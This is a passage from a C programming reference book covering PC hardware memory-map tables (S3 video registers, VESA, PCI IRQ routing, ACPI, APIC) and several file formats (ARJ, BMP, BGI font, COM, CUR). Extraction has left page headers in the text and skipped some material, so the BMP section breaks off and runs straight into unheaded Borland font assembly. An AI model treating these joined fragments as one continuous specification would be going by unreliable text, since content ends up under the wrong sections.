3-1	LPB operational mode	
	000 Scenic/MX2	
	001 Video 16 (PCI only)	
	010 Video 8 In	
	used by Philips SAA7110/SAA7111 and Diamond's DTV1100	
	011 Video 8 In/Out	
	used by CL-480	
	100 Pass-Through	
	send FIFO data written by CPU through the decimation logic	
	else reserved (Trio64V+)	

744 A to Z of C

- 4 LBP Reset
pulse this bit before changing operational mode
- 5 skip every other frame
=0 write all received frames to memory
- 6 disable byte-swapping
=0 incoming 8-bit video is in order U, Y0, V, Y1 (CL-480)
=1 incoming 8-bit video is in order Y0, U, Y1, V (SAA711x)
(refer to bit 26 below)
- 8-7 officially reserved
- 7 ??? messes up video image when set
- 9 LPB vertical sync input polarity
=0 active low
=1 active high
- 10 LPB horizontal sync input polarity
=0 active low
=1 active high
- 11 (write-only) CPU VSYNC
writing a 1 makes Trio act as if LPB VSYNC had been received
- 12 (write-only) CPU HSYNC
writing a 1 makes Trio act as if LPB HSYNC had been received
- 13 (write-only) load base address
writing a 1 causes an immediate load of the currently active base
address
- 15-14 reserved
- 17-16 maximum compressed data burst, LPB to Scenic/MX2
00 one DWORD
01 two DWORDs
10 three DWORDs
11 burst until empty (must ensure that MX2's 8-entry FIFO is not
overrun)
- 20-18 reserved
- 22-21 video FIFO threshold
number of filled slots at which to request that Trio's memory manager
begin to empty the FIFO (00 = one slot, 01 = two slots, 10 = four
slots, 11 = six slots)
- 23 reserved (read-only)
- 24 LPB clock source
=0 driven by SCLK (Pin194) (for Trio64-compatibility mode)
=1 driven by LCLK (Pin148) (default)
- 25 don't add line stride after first HSYNC within VSYNC
must be set if first HSYNC occurs before VSYNC goes active
- 26 invert LCLK (only has effect if bit 24 set)
- 27 reserved
- 28 (not yet on Trio64V+) current odd/even video field status
- 29 (not yet on Trio64V+) field inversion - when set, the LPB's FIELD pin
state is inverted before being reported in bit 28
- 30 reserved
- 31 (read-only) current state of CFLEVEL input (Pin182) in Video In/Out

mode (refer to bits 3-1)

SeeAlso: #M0073

Bitfields for S3 Local Peripheral Bus LPB FIFO status:

Bit(s)	Description	(Table M0075)
31	video FIFO 1 is almost empty (has exactly one full slot)	
30	video FIFO 1 is empty	
29	video FIFO 1 is full	
28-23	reserved	
22	video FIFO 0 is almost empty (has exactly one full slot)	
21	video FIFO 0 is empty	
20	video FIFO 0 is full	
19-14	reserved	
13	output FIFO is almost empty (has exactly one full slot)	
12	output FIFO is empty	
11	output FIFO is full	
10-4	reserved	
3-0	number of free four-byte slots in FIFO (there are 8 slots)	

SeeAlso: #M0073,#M0076

Bitfields for S3 Local Peripheral Bus interrupt status:

Bit(s)	Description	(Table M0076)
31-25	reserved	
24	drive serial port clock line low on receipt of start condition (causes I2C wait states until interrupt handler responds to start cond)	
23-20	reserved	
19	enable interrupt on I2C start condition detection	
18	enable interrupt on end of frame (VSYNC received)	
17	enable interrupt on end of line (HSYNC received)	
16	enable interrupt on LPB output FIFO empty	
15-4	reserved	
3	serial port detected I2C start condition	
2	VSYNC received (end of frame)	
1	HSYNC received (end of line)	
0	LPB output FIFO emptied	

Note: bits 3-0 are write-clear: writing a 1 to a bit resets it

SeeAlso: #M0073,#P0721

(Table M0077)

Values for S3 Local Peripheral Bus "direct address" index:

0000h	CP3 installation (FF18h reads 00C3h if installed)
0001h	?
0002h	?
0003h	?
	bit 7: ???

SeeAlso: #M0073

Bitfields for S3 Local Peripheral Bus General-Purpose I/O:

Bit(s) Description (Table M0078)

3-0 values to drive onto LPB GP output lines whenever CR5C is written

7-4 values of GP input lines (read-only), latched whenever CR5C is read

31-8 unused (read-only 0)

SeeAlso: #M0073

Bitfields for S3 Local Peripheral Bus serial-port register:

Bit(s) Description (Table M0079)

0 I2C clock line [SCL] (write)
=1 tri-state SCL, allowing other devices to pull it low

1 I2C data line [SDA] (write)
=1 tri-state SDA, allowing other devices to pull it low

2 I2C clock line (read)
this bit reflect the actual state of the SCL line

3 I2C data line (read)
this bit reflect the actual state of the SDA line

4 enable I2C interface
=0 disable bits 0/1, forcing both SCL and SDA to be tri-stated

15-5 reserved (unused)

20-16 mirrors of bits 4-0
(these bits are on the data bus' byte lane 2 to make them accessible via I/O port 00E2h)

Notes: see file I2C.LST for details of the I2C device registers accessible through this interface (VPX3220A for Stealth64 Video 2001TV) when the feature connector is disabled on the Stealth64 Video, these bits are connected to the monitor's DDC data and clock lines the official documentation erroneously lists the mirrors in bits 12-8 instead of 20-16

-----V-MC0000000-----

MEM C000h:0000h - VIDEO BIOS (EGA and newer)

Size: varies (usually 16K-24K for EGA, 24K-32K for VGA)

-----b-MC0000000-----

MEM C000h:0000h OLIVETTI 640x400 GRAPHICS CARDS

Size: 62 BYTES

SeeAlso: MEM 0040h:0088h"Olivetti"

Format of Olivetti 640x480 ROM signatures:

Offset	Size	Description	(Table M0133)
00h	WORD	55AAh	adapter ROM signature (check this!)
...			
10h	2 BYTES	"OL"	if Olivetti EGA or VGA card
...			
22h	2 BYTES	(Olivetti EGA/VGA)	
		"VG"	for Olivetti VGA (supports 640x400 mode)
		"EG"	for Olivetti EGA including Olivetti EGA card 2
...			
3Ch	2 BYTES	"PA"	if Paradise card (supports 640x400 mode)

Note: These signatures can aid in the presence detection of an EGA or VGA adapter supporting the 640x400 mode.

Olivetti PC models M15 and M19 do not support the 640x400 mode (see INT 15h/C0h).

To decide if the 640x400 mode is supported by an Olivetti EGA card (only the Olivetti EGA card 2 supports it), also check that bit 7 and 5 are set at 0040h:0088h.

-----V-MC000xxxx-----

MEM C000h:xxxxh - VESA VBE v3.0 PROTECTED MODE INFORMATION BLOCK

Size: 20 BYTES

Range: starting at any byte within the first 32K of segment C000h

Format of VESA VBE 3.0 Protected Mode Information Block:

Offset	Size	Description	(Table M0127)
00h	4 BYTES	signature "PMID"	
04h	WORD	offset of protected-mode entry point within BIOS	
06h	WORD	offset of protected-mode initialization entry point	
08h	WORD	selector for BIOS data area emulation block (default 0000h, must be set by protected-mode OS to 16-bit read/write data selector with limit of at least 0600h)	
0Ah	WORD	selector to access physical memory at A0000h (default A000h, must be set by protected-mode OS to 16-bit read/write data selector with 64K limit)	
0Ch	WORD	selector to access physical memory at B0000h (default B000h, must be set by protected-mode OS to 16-bit read/write data selector with 64K limit)	
0Eh	WORD	selector to access physical memory at B8000h (default B800h, must be set by protected-mode OS to 16-bit read/write data selector with 32K limit)	
10h	BYTE	protected-mode execution (default 00h; set to 01h by OS when BIOS image is running in protected mode)	
11h	BYTE	checksum byte for entire structure (this byte forces 8-bit sum of all bytes to 00h)	

-----h-mC0000000-----

MEM C0000000h - Weitek "Abacus" math coprocessor

Size: 4096 BYTES

-----B-MC8000000-----

MEM C800h:0000h - HARD DISK BIOS

Size: varies (usually 8K or 16K)

-----V-MC8001C00-----

MEM C800h:1C00h - IBM XGA, XGA/A - MEMORY-MAPPED REGISTERS

Range: any 8K boundary within segments C000h to DFFFh

Notes: The XGA memory mapped registers can be assigned to the last 1K block in each 8K block in the range of C0000h-DFFFFh; the base offset of the 128 memory mapped location for a particular XGA instance is Segment: (1C00h+instance*80h) for each XGA installed in a system (default instance is 6). The instance number may be read from the XGA's Programmable Option Select registers

The XGA/A (PS/2 adapter) uses the 7KB area below the memory-mapped register area for ROM data; the XGA (PS/2 onboard) has included this area in its video BIOS ROM.

Most of the memory mapped registers are from the graphics coprocessor, while the I/O-registers are for the display controller.

MEM F000h: FFE0h - COMPAQ 386 MACHINES

Size: 16 BYTES

SeeAlso: MEM 80C00000h

Format of Compaq 386 Memory Configuration Data:

Offset Size Description (Table M0134)

00h WORD Compaq 32-bit extra built-in memory available (FFFFh if not)

02h WORD Total size of Compaq extra memory

04h WORD Count of available paragraphs of Compaq extra memory

06h WORD Paragraph address of last paragraph in use as Compaq extra
memory

08h 2 BYTES product class signature "03"

0Ah 6 BYTES signature "03COMPAQ"

Notes: The full "03COMPAQ" signature can be found in (at least) Compaq 386
machines which have dual harddisk controller. (see also CMOS 70h)

However, the 6-byte "COMPAQ" signature also seems to be available
in other Compaq machines with dual hard disk controllers, at least
the MS-DOS/PC DOS IO.SYS/IBMBIO.COM checks for it before it calls
INT 15/AX=E400h and INT 15/AX=E480h.

Compaq's extra memory is mappable memory starting at FE00h:0000h
growing downwards. It can be made available for example with
Novell DOS 7+ EMM386.EXE /COMPAQ=ON.

Although this structure resides at a ROM-address it is actually write-
protected RAM. To write to the structure to map in Compaq extra
memory the write-protection must be temporarily disabled by setting
bit 1 at WORD 80C00000h.

-----MF000FFE8-----

MEM F000h: FFE8h - Compaq - MACHINE SIGNATURE STRING

Size: 8 BYTES

Desc: if this area contains the ASCII string "03COMPAQ", then this is a
Compaq machine

MEM F000h:xxx0h - PCI IRQ Routing Table Specification v1.0

Size: N paragraphs (N >= 2)

InstallCheck: scan for the signature string "\$PIR" followed by a valid
PCI IRQ Routing Table

Range: any paragraph boundary within the range F0000h to FFFFh

Format of PCI IRQ Routing Table v1.0:

Offset	Size	Description	(Table M0090)
--------	------	-------------	---------------

00h	4 BYTES	signature "\$PIR"
-----	---------	-------------------

04h	WORD	version (0100h for v1.0)
-----	------	--------------------------

06h	WORD	table size in bytes
-----	------	---------------------

08h	BYTE	bus number for PCI Interrupt Router
-----	------	-------------------------------------

09h	BYTE	device/function number for PCI Interrupt Router
-----	------	---

0Ah	WORD	bitmap of PCI-exclusive IRQs (bit 0 = IRQ0, etc.)
-----	------	---

0Ch	WORD	PCI vendor ID for compatible PCI Interrupt Router
-----	------	---

0Eh	WORD	PCI device ID for compatible PCI Interrupt Router
-----	------	---

10h	DWORD	Miniport data
-----	-------	---------------

14h	11 BYTES	reserved (0)
-----	----------	--------------

1Fh	BYTE	checksum (set to make 8-bit sum of bytes in entire structure equal 00h)
-----	------	--

--- optional data ---

20h	16 BYTES	first slot entry (see #M0091)
-----	----------	-------------------------------

...

16 BYTES	Nth slot entry
----------	----------------

Format of PCI IRQ Routing Table slot entry:

Offset	Size	Description	(Table M0091)
--------	------	-------------	---------------

00h	BYTE	PCI bus number
-----	------	----------------

01h	BYTE	PCI device number (bits 7-3)
-----	------	------------------------------

02h	BYTE	link value for INTA#
-----	------	----------------------

03h	WORD	IRQ bitmap for INTA#
-----	------	----------------------

05h	BYTE	link value for INTB#
-----	------	----------------------

06h	WORD	IRQ bitmap for INTB#
-----	------	----------------------

08h	BYTE	link value for INTC#
-----	------	----------------------

09h WORD IRQ bitmap for INTC#
 0Bh BYTE link value for INTD#
 0Ch WORD IRQ bitmap for INTD#
 0Eh BYTE slot number (00h = motherboard, other = vendor-specific)
 0Fh BYTE reserved

MEM F000h:xxxxh - AWARD Flash Hook

Format of AWARD Flash BIOS interface:

Offset	Size	Description (Table M0092)
00h	8 BYTES	signature "AWDFLASH"
08h	WORD	offset in F000h of FAR function: Get ??? Return: BL = ??? (00h)
0Ah	WORD	offset in F000h of FAR function: ???
0Ch	WORD	offset in F000h of FAR function: ???
0Eh	WORD	offset in F000h of FAR function: ???
10h	WORD	offset in F000h of FAR function: ???
12h	WORD	offset in F000h of FAR function: Disable Shadowing
14h	WORD	offset in F000h of FAR function: Enable Shadowing
16h	WORD	offset in F000h of FAR function: Get ??? Return: DS:SI -> ??? (30 bytes?)
18h	WORD	offset in F000h of FAR function: Set ??? DS:SI -> ??? (appears to be same as previous function)

Note: the AWDFLASH utility copies the ROM from F000h and uses the copy instead of the original F000h:xxxxh addresses

-----B-MF000xxxx-----

MEM F000h:xxxxh - Asustek Flash Hook

Format of Asustek Flash interface:

Offset	Size	Description (Table M0093)
00h	10 BYTES	signature "ASUS_FLASH"
0Ah	6 BYTES	blanks (padding)
10h	WORD	interface version??? (current PFLASH.EXE requires 0101h)
12h	DWORD	-> position-independent code to enable shadowing
16h	WORD	size of code pointed at by previous field (<= 0400h)
18h	DWORD	-> position-independent code to disable shadowing
1Ch	WORD	size of code pointed at by previous field (<= 0400h)

-----p-Mxxxxxxx0-----

MEM xxxxh:xxx0h - Advanced Configuration and Power Interface Spec (ACPI) v0.9+

Range: any paragraph boundary in the first kilobyte of the XBDA, the last kilobyte of conventional memory, or from E000h:0000h to F000h:FFE0h

Note: scan paragraph boundaries for the signature string "RSD PTR ", followed by a valid Root System Description Pointer structure (see #M0094)

SeeAlso: INT 15/AX=E820h

!!!acpi\acpi10.pdf p.194

Format of ACPI Root System Description Pointer structure:

756 A to Z of C

Offset	Size	Description	(Table M0094)
00h	8 BYTES	signature "RSD PTR "	
08h	BYTE	checksum (entire structure, including this byte, must add up to zero)	
09h	6 BYTES	OEM identifier	
0Fh	BYTE	reserved (0)	
10h	DWORD	physical address of Root System Description Table (see #M0096)	

SeeAlso: #M0096

Format of ACPI System Description Table header:

Offset	Size	Description	(Table M0095)
00h	4 BYTES	signature	
04h	DWORD	length of table in bytes, including this header	
08h	BYTE	revision of specification corresponding to signature 01h for both v0.9 and v1.0	
09h	BYTE	checksum (set such that entire table sums to 00h)	
0Ah	6 BYTES	OEM identification	
10h	8 BYTES	OEM table identifier	
18h	4 BYTES	OEM revision number	

---ACPI v1.0---

1Ch	4 BYTES	vendor ID for table-creation utility used	
20h	4 BYTES	revision of table-creation utility	

SeeAlso: #M0094, #M0096, #M0099, #M0097, #M0100, #M0105, #M0108, #M0110

Format of ACPI Root System Description Table:

Offset	Size	Description	(Table M0096)
00h	36 BYTES	System Description Table Header (see #M0095) signature "RSDT"	
24h	N DWORDs	physical addresses of other description tables (see #M0099, #M0097, #M0100, #M0105, #M0108, #M0109)	

Notes: the number of table pointers is implied by the table length field in the header (at offset 04h)
for ACPI v0.9, the header is eight bytes smaller and thus all following offsets are 8 less

SeeAlso: #M0094

Format of ACPI Fixed ACPI Description Table:

Offset	Size	Description	(Table M0097)
00h	36 BYTES	System Description Table Header (see #M0095) signature "FACP"	
24h	DWORD	physical address of the Firmware ACPI Control Structure (see #M0105)	
28h	DWORD	physical address of the Differentiated System Description Table (see #M0099)	
2Ch	BYTE	interrupt mode 00h dual PIC (industry-standard AT-type) 01h multiple APIC (see #M0100) else reserved	

2Dh	BYTE	reserved
2Eh	WORD	system vector of SCI interrupt
30h	DWORD	I/O port address of SMI command port
34h	BYTE	value to write to SMI comamnd port to disable SMI ownership of ACPI hardware registers
35h	BYTE	value to write to SMI comamnd port to re-enable SMI ownership of ACPI hardware registers
36h	BYTE	(v1.0) value to write to SMI command port to enter S4BIOS state 00h if not supported
37h	BYTE	reserved
38h	DWORD	I/O port address of Power Management 1a Event Register Block

MEM FEE00000h - Pentium - LOCAL APIC

Size: 4096 BYTEs

Notes: the Advanced Programmable Interrupt Controller built into multiprocessor-capable Pentiums (P54C, etc. -- basically 75MHz and faster Pentiums) maps its registers into the top of the physical address space on data reads and writes, but not on code reads; data accesses to the APIC registers do not cause external bus cycles

the APIC's registers are only visible when the APIC is enabled (which occurs at CPU reset when external data lines contain proper signals); all accesses to APIC registers should use 32-bit reads or writes, as 8-bit and 16-bit accesses may produce unpredictable results
the PentiumPro (P6) permits the address at which the local APIC appears to be changed with Model-Specific Register 0000001Bh

71.5 Other resources

Wonderful documents on CMOS RAM, Far call interface list, Model Specific Registers, Assembler Opcodes, I2C Bus devices and System-management mode are part of RBIL. Because of space constraint I avoid listing them here. Anyhow they are available on CD .

72

"Beauty can trick you."

File format Collections

File formats are usually represented in record/structure format. Almost all documents use Assembly language's record format or C's structure format or sometimes Pascal's record format. In file formats, mostly we would come across the jargons: BYTE, WORD & DWORD. BYTE can be viewed as signed or unsigned char; WORD can be viewed as signed or unsigned int; DWORD can be viewed as signed or unsigned long.

72.1 File Formats Encyclopedia

The file formats encyclopedia found on CD  has lots of file formats. For a quick and neat description, I strongly suggest you to have a look on CD .

In this chapter, I give you few file formats that I think will be useful. Most of them are from File Formats Encyclopedia and official documentations. For a full description, have a look on CD .

72.2 ARJ

72.2.1 Glimpse

Following documentation gives you overall picture about ARJ file format.

The ARJ program by Robert K. Jung is a "newcomer" which compares well to PKZip and LhArc in both compression and speed. An ARJ archive contains two types of header blocks, one archive main header at the head of the archive and local file headers before each archived file.

OFFSET	Count	TYPE	Description
0000h	1	word	ID=0EA60h
0002h	1	word	Basic header size (0 if end of archive)
0004h	1	byte	Size of header including extra data
0005h	1	byte	Archiver version number
0006h	1	byte	Minimum version needed to extract
0007h	1	byte	Host OS (see table 0002)
0008h	1	byte	Internal flags, bitmapped : 0 - no password / password 1 - reserved 2 - file continues on next disk 3 - file start position field is available 4 - path translation ("\ " to "/")

OFFSET	Count	TYPE	Description
0009h	1	byte	Compression method : 0 - stored 1 - compressed most 2 - compressed 3 - compressed faster 4 - compressed fastest
000Ah	1	byte	File type : 0 - binary 1 - 7-bit text 2 - comment header 3 - directory 4 - volume label
000Bh	1	byte	reserved
000Ch	1	dword	Date/Time of original file in MS-DOS format
0010h	1	dword	Compressed size of file
0014h	1	dword	Original size of file
0018h	1	dword	Original file's CRC-32
001Ah	1	word	Filespec position in filename
001Ch	1	word	File attributes
001Eh	1	word	Host data (currently not used)
?	1	dword	Extended file starting position when used (see above)
	?	char	ASCIIZ file name
	?	char	Comment
????h	1	dword	Basic header CRC-32
????h	1	word	Size of first extended header (0 if none) = "SIZ"
????h+"SIZ"+2	1	dword	Extended header CRC-32
????h+"SIZ"+6	?	byte	Compressed file

(Table 0002)

ARJ HOST-OS types

- 0 - MS-DOS
- 1 - PRIMOS
- 2 - UNIX
- 3 - AMIGA
- 4 - MAC-OS (System xx)
- 5 - OS/2
- 6 - APPLE GS
- 7 - ATARI ST
- 8 - NeXT
- 9 - VAX VMS

774 A to Z of C

72.2.2 Official documentation

ARJ archives contains two types of header blocks:

Archive main header - This is located at the head of the archive

Local file header - This is located before each archived file

Structure of main header (low order byte first):	
Bytes	Description
2	header id (main and local file) = 0x60 0xEA
2	basic header size (from 'first_hdr_size' thru 'comment' below) = first_hdr_size + strlen(filename) + 1 + strlen(comment) + 1 = 0 if end of archive maximum header size is 2600
1	first_hdr_size (size up to and including 'extra data')
1	archiver version number
1	minimum archiver version to extract
1	host OS (0 = MSDOS, 1 = PRIMOS, 2 = UNIX, 3 = AMIGA, 4 = MAC-OS) (5 = OS/2, 6 = APPLE GS, 7 = ATARI ST, 8 = NEXT) (9 = VAX VMS)
1	arj flags (0x01 = NOT USED)(0x02 = OLD_SECURED_FLAG) (0x04 = VOLUME_FLAG) indicates presence of succeeding Volume (0x08 = NOT USED)(0x10 = PATHSYM_FLAG) indicates archive name translated ("\\" changed to "/") (0x20 = BACKUP_FLAG) indicates backup type archive (0x40 = SECURED_FLAG)
1	security version (2 = current)
1	file type (must equal 2)
1	reserved
4	date time when original archive was created
4	date time when archive was last modified
4	archive size (currently used only for secured archives)
4	security envelope file position
2	filespec position in filename
2	length in bytes of security envelope data
2	(currently not used)
?	(currently none)
?	filename of archive when created (null-terminated string)
?	archive comment (null-terminated string)
4	basic header CRC
2	1st extended header size (0 if none)
?	1st extended header (currently not used)
4	1st extended header's CRC (not present when 0 extended header size)

Structure of local file header (low order byte first):	
Bytes	Description
2	header id (main and local file) = 0x60 0xEA
2	basic header size (from 'first_hdr_size' thru 'comment' below) = first_hdr_size + strlen(filename) + 1 + strlen(comment) + 1 = 0 if end of archive maximum header size is 2600
1	first_hdr_size (size up to and including 'extra data')
1	archiver version number
1	minimum archiver version to extract
1	host OS (0 = MSDOS, 1 = PRIMOS, 2 = UNIX, 3 = AMIGA, 4 = MAC-OS) (5 = OS/2, 6 = APPLE GS, 7 = ATARI ST, 8 = NEXT) (9 = VAX VMS)
1	arj flags (0x01 = GARBLED_FLAG) indicates passworded file (0x02 = NOT USED) (0x04 = VOLUME_FLAG) indicates continued file to next volume (file is split) (0x08 = EXTFILE_FLAG) indicates file starting position field (for split files) (0x10 = PATHSYM_FLAG) indicates filename translated ("\" changed to "/") (0x20 = BACKUP_FLAG) indicates file marked as backup
1	method (0 = stored, 1 = compressed most ... 4 compressed fastest)
1	file type (0 = binary, 1 = 7-bit text)(3 = directory, 4 = volume label)
1	reserved
4	date time modified
4	compressed size
4	original size (this will be different for text mode compression)
4	original file's CRC
2	filespec position in filename
2	file access mode
2	host data (currently not used)
?	extra data
4	bytes for extended file starting position when used (these bytes are present when EXTFILE_FLAG is set). 0 bytes otherwise.
?	filename (null-terminated string)
?	comment (null-terminated string)
4	basic header CRC
2	1st extended header size (0 if none)
?	1st extended header (currently not used)
4	1st extended header's CRC (not present when 0 extended header size)
	...
?	compressed file

72.3 BMP

Windows bitmap files are stored in a device-independent bitmap (DIB) format that allows Windows to display the bitmap on any type of display device. The term "device independent" means that the bitmap specifies pixel color in a form independent of the method used by a display to represent color. The default filename extension of a Windows DIB file is .BMP.

Bitmap-File Structures

Each bitmap file contains a bitmap-file header, a bitmap-information header, a color table, and an array of bytes that defines the bitmap bits. The file has the following form:

BITMAPFILEHEADER	bmfh;
BITMAPINFOHEADER	bmih;
RGBQUAD	aColors[];
BYTE	aBitmapBits[];

The bitmap-file header contains information about the type, size, and layout of a device-independent bitmap file. The header is defined as a BITMAPFILEHEADER structure.

The bitmap-information header, defined as a BITMAPINFOHEADER structure, specifies the dimensions, compression type, and color format for the bitmap.

The color table, defined as an array of RGBQUAD structures, contains as many elements as there are colors in the bitmap. The color table is not present for bitmaps with 24 color bits because each pixel is represented by 24-bit red-green-blue (RGB) values in the actual bitmap data area. The colors in the table should appear in order of importance. This helps a display driver render a bitmap on a device that cannot display as many colors as there are in the bitmap. If the DIB is in Windows version 3.0 or later format, the driver can use the biClrImportant member of the BITMAPINFOHEADER structure to determine which colors are important.

The BITMAPINFO structure can be used to represent a combined bitmap-information header and color table. The bitmap bits, immediately following the color table, consist of an array of BYTE values representing consecutive rows, or "scan lines," of the bitmap. Each scan line consists of consecutive bytes representing the pixels in the scan line, in left-to-right order. The number of bytes representing a scan line depends on the color format and the width, in pixels,

of the bitmap. If necessary, a scan line must be zero-padded to end on a 32-bit boundary. However, segment boundaries can appear anywhere in the bitmap. The scan lines in the bitmap are stored from bottom up. This means that the first byte in the array represents the pixels in the lower-left corner of the bitmap and the last byte represents the pixels in the upper-right corner.

The `biBitCount` member of the `BITMAPINFOHEADER` structure determines the number of bits that define each pixel and the maximum number of colors in the bitmap. These members can have any of the following values:

Value	Meaning
1	Bitmap is monochrome and the color table contains two entries. Each bit in the bitmap array represents a pixel. If the bit is clear, the pixel is displayed with the color of the first entry in the color table. If the bit is set, the pixel has the color of the second entry in the table.
4	Bitmap has a maximum of 16 colors. Each pixel in the bitmap is represented by a 4-bit index into the color table. For example, if the first byte in the bitmap is 0x1F, the byte represents two pixels. The first pixel contains the color in the second table entry, and the second pixel contains the color in the sixteenth table entry.
8	Bitmap has a maximum of 256 colors. Each pixel in the bitmap is represented by a 1-byte index into the color table. For example, if the first byte in the bitmap is 0x1F, the first pixel has the color of the thirty-second table entry.
24	Bitmap has a maximum of 2^{24} colors. The <code>bmiColors</code> (or <code>bmciColors</code>) member is NULL, and each 3-byte sequence in the bitmap array represents the relative intensities of red, green, and blue, respectively, for a pixel.

The `biClrUsed` member of the `BITMAPINFOHEADER` structure specifies the number of color indexes in the color table actually used by the bitmap. If the `biClrUsed` member is set to zero, the bitmap uses the maximum number of colors corresponding to the value of the `biBitCount` member. An alternative form of bitmap file uses the `BITMAPCOREINFO`, `BITMAPCOREHEADER`, and `RGBTRIPLE` structures.

Bitmap Compression

Windows versions 3.0 and later support run-length encoded (RLE) formats for compressing bitmaps that use 4 bits per pixel and 8 bits per pixel.

Compression reduces the disk and memory storage required for a bitmap.

Compression of 8-Bits-per-Pixel Bitmaps

When the `biCompression` member of the `BITMAPINFOHEADER` structure is set to `BI_RLE8`, the DIB is compressed using a run-length encoded format for a 256-color bitmap. This format uses two modes: encoded mode and absolute mode. Both modes can occur anywhere throughout a single bitmap.

778 A to Z of C

Encoded Mode

A unit of information in encoded mode consists of two bytes. The first byte specifies the number of consecutive pixels to be drawn using the color index contained in the second byte. The first byte of the pair can be set to zero to indicate an escape that denotes the end of a line, the end of the bitmap, or a delta. The interpretation of the escape depends on the value of the second byte of the pair, which must be in the range 0x00 through 0x02. Following are the meanings of the escape values that can be used in the second byte:

Second byte	Meaning
0	End of line.
1	End of bitmap.
2	Delta. The two bytes following the escape contain unsigned values indicating the horizontal and vertical offsets of the next pixel from the current position.

Absolute Mode

Absolute mode is signaled by the first byte in the pair being set to zero and the second byte to a value between 0x03 and 0xFF. The second byte represents the number of bytes that follow, each of which contains the color index of a single pixel. Each run must be aligned on a word boundary.

Following is an example of an 8-bit RLE bitmap (the two-digit hexadecimal values in the second column represent a color index for a single pixel):

Compressed data	Expanded data
03 04	04 04 04
05 06	06 06 06 06 06
00 03 45 56 67 00	45 56 67
02 78	78 78
00 02 05 01	Move 5 right and 1 down
02 78	78 78
00 00	End of line
09 1E	1E 1E 1E 1E 1E 1E 1E 1E 1E
00 01	End of RLE bitmap

Compression of 4-Bits-per-Pixel Bitmaps

When the `biCompression` member of the `BITMAPINFOHEADER` structure is set to `BI_RLE4`, the DIB is compressed using a run-length encoded format for a 16-color bitmap. This format uses two modes: encoded mode and absolute mode.

Encoded Mode

A unit of information in encoded mode consists of two bytes. The first byte of the pair contains the number of pixels to be drawn using the color indexes in the second byte.

The second byte contains two color indexes, one in its high-order nibble (that is, its low-order 4 bits) and one in its low-order nibble.

The first pixel is drawn using the color specified by the high-order nibble, the second is drawn using the color in the low-order nibble, the third is drawn with the color in the high-order nibble, and so on, until all the pixels specified by the first byte have been drawn.

The first byte of the pair can be set to zero to indicate an escape that denotes the end of a line, the end of the bitmap, or a delta. The interpretation of the escape depends on the value of the second byte of the pair. In encoded mode, the second byte has a value in the range 0x00 through 0x02. The meaning of these values is the same as for a DIB with 8 bits per pixel.

Absolute Mode

In absolute mode, the first byte contains zero, the second byte contains the number of color indexes that follow, and subsequent bytes contain color indexes in their high- and low-order nibbles, one color index for each pixel. Each run must be aligned on a word boundary.

Following is an example of a 4-bit RLE bitmap (the one-digit hexadecimal values in the second column represent a color index for a single pixel):

Compressed data	Expanded data
03 04	0 4 0
05 06	0 6 0 6 0
00 06 45 56 67 00	4 5 5 6 6 7
04 78	7 8 7 8
00 02 05 01	Move 5 right and 1 down
04 78	7 8 7 8
00 00	End of line
09 1E	1 E 1 E 1 E 1 E 1
00 01	End of RLE bitmap

Bitmap Example

The following example is a text dump of a 16-color bitmap (4 bits per pixel):

```
Win3DIBFile
  BitmapFileHeader
    Type      19778
    Size      3118
    Reserved1  0
    Reserved2  0
    OffsetBits 118
  BitmapInfoHeader
    Size      40
    Width     80
    Height    75
```

db	MajorVersion+'0'
db	(MinorVersion / 10)+'0',(MinorVersion mod 10)+'0'
db	' - 19 October 1987',ODH,0AH
db	'Copyright (c) 1987 Borland International', Odh,0ah
db	0,1ah ; null & ctrl-Z = end
dw	HeaderSize ; size of header
db	fname ; font name
dw	DataSize ; font file size
db	MajorVersion,MinorVersion ; version #'s
db	1,0 ; minimal version #'s
db	(HeaderSize - \$) DUP (0) ; pad out to header size

At offset 80h starts data for the file:

80h	'+' flags stroke file type
81h-82h	number chars in font file (n)
83h	undefined
84h	ASCII value of first char in file
85h-86h	offset to stroke definitions (8+3n)
87h	scan flag (normally 0)
88h	distance from origin to top of capital
89h	distance from origin to baseline
90h	distance from origin to bottom descender
91h-95h	undefined
96h	offsets to individual character definitions
96h+2n	width table (one word per character)
96h+3n	start of character definitions

The individual character definitions consist of a variable number of words describing the operations required to render a character. Each word consists of an (x,y) coordinate pair and a two-bit opcode, encoded as shown here:

Byte 1	7	6 5 4 3 2 1 0 bit #
	op1	<seven bit signed X coord>

Byte 2	7	6 5 4 3 2 1 0 bit #
	op2	<seven bit signed Y coord>

72.5 COM

The COM files are raw binary executables and are a leftover from the old CP/M machines with 64K RAM. A COM program can only have a size of less than one segment (64K), including code and static data since no fixups for segment relocation or anything else is included. One method to check for a COM file is to check if the first byte in the file could be

782 A to Z of C

a valid jump or call opcode, but this is a very weak test since a COM file is not required to start with a jump or a call. In principle, a COM file is just loaded at offset 100h in the segment and then executed.

OFFSET	Count	TYPE	Description
0000h	1	byte	ID=0E9h ID=0Ebh

Those are not safe ways to determine whether a file is a COM file or not, but most COM files start with a jump.

72.6 CUR

A cursor-resource file contains image data for cursors used by Windows applications. The file consists of a cursor directory identifying the number and types of cursor images in the file, plus one or more cursor images. The default filename extension for a cursor-resource file is .CUR.

Cursor Directory

Each cursor-resource file starts with a cursor directory. The cursor directory, defined as a CURSORDIR structure, specifies the number of cursors in the file and the dimensions and color format of each cursor image. The CURSORDIR structure has the following form:

```
typedef struct _CURSORDIR {  
    WORD        cdReserved;  
    WORD        cdType;  
    WORD        cdCount;  
    CURSORDIRENTRY cdEntries[];  
} CURSORDIR;
```

Following are the members in the CURSORDIR structure:

cdReserved	Reserved; must be zero.
cdType	Specifies the resource type. This member must be set to 2.
cdCount	Specifies the number of cursors in the file.
cdEntries	Specifies an array of CURSORDIRENTRY structures containing information about individual cursors. The cdCount member specifies the number of structures in the array.

A CURSORDIRENTRY structure specifies the dimensions and color format of a cursor image. The structure has the following form:

```

typedef struct _CURSORDIRENTRY {
    BYTE  bWidth;
    BYTE  bHeight;
    BYTE  bColorCount;
    BYTE  bReserved;
    WORD  wXHotspot;
    WORD  wYHotspot;
    DWORD lBytesInRes;
    DWORD dwImageOffset;
} CURSORDIRENTRY;

```

Following are the members in the CURSORDIRENTRY structure:

bWidth	Specifies the width of the cursor, in pixels.
bHeight	Specifies the height of the cursor, in pixels.
bColorCount	Reserved; must be zero.
bReserved	Reserved; must be zero.
wXHotspot	Specifies the x-coordinate, in pixels, of the hot spot.
wYHotspot	Specifies the y-coordinate, in pixels, of the hot spot.
lBytesInRes	Specifies the size of the resource, in bytes.
dwImageOffset	Specifies the offset, in bytes, from the start of the file to the cursor image.

Cursor Image

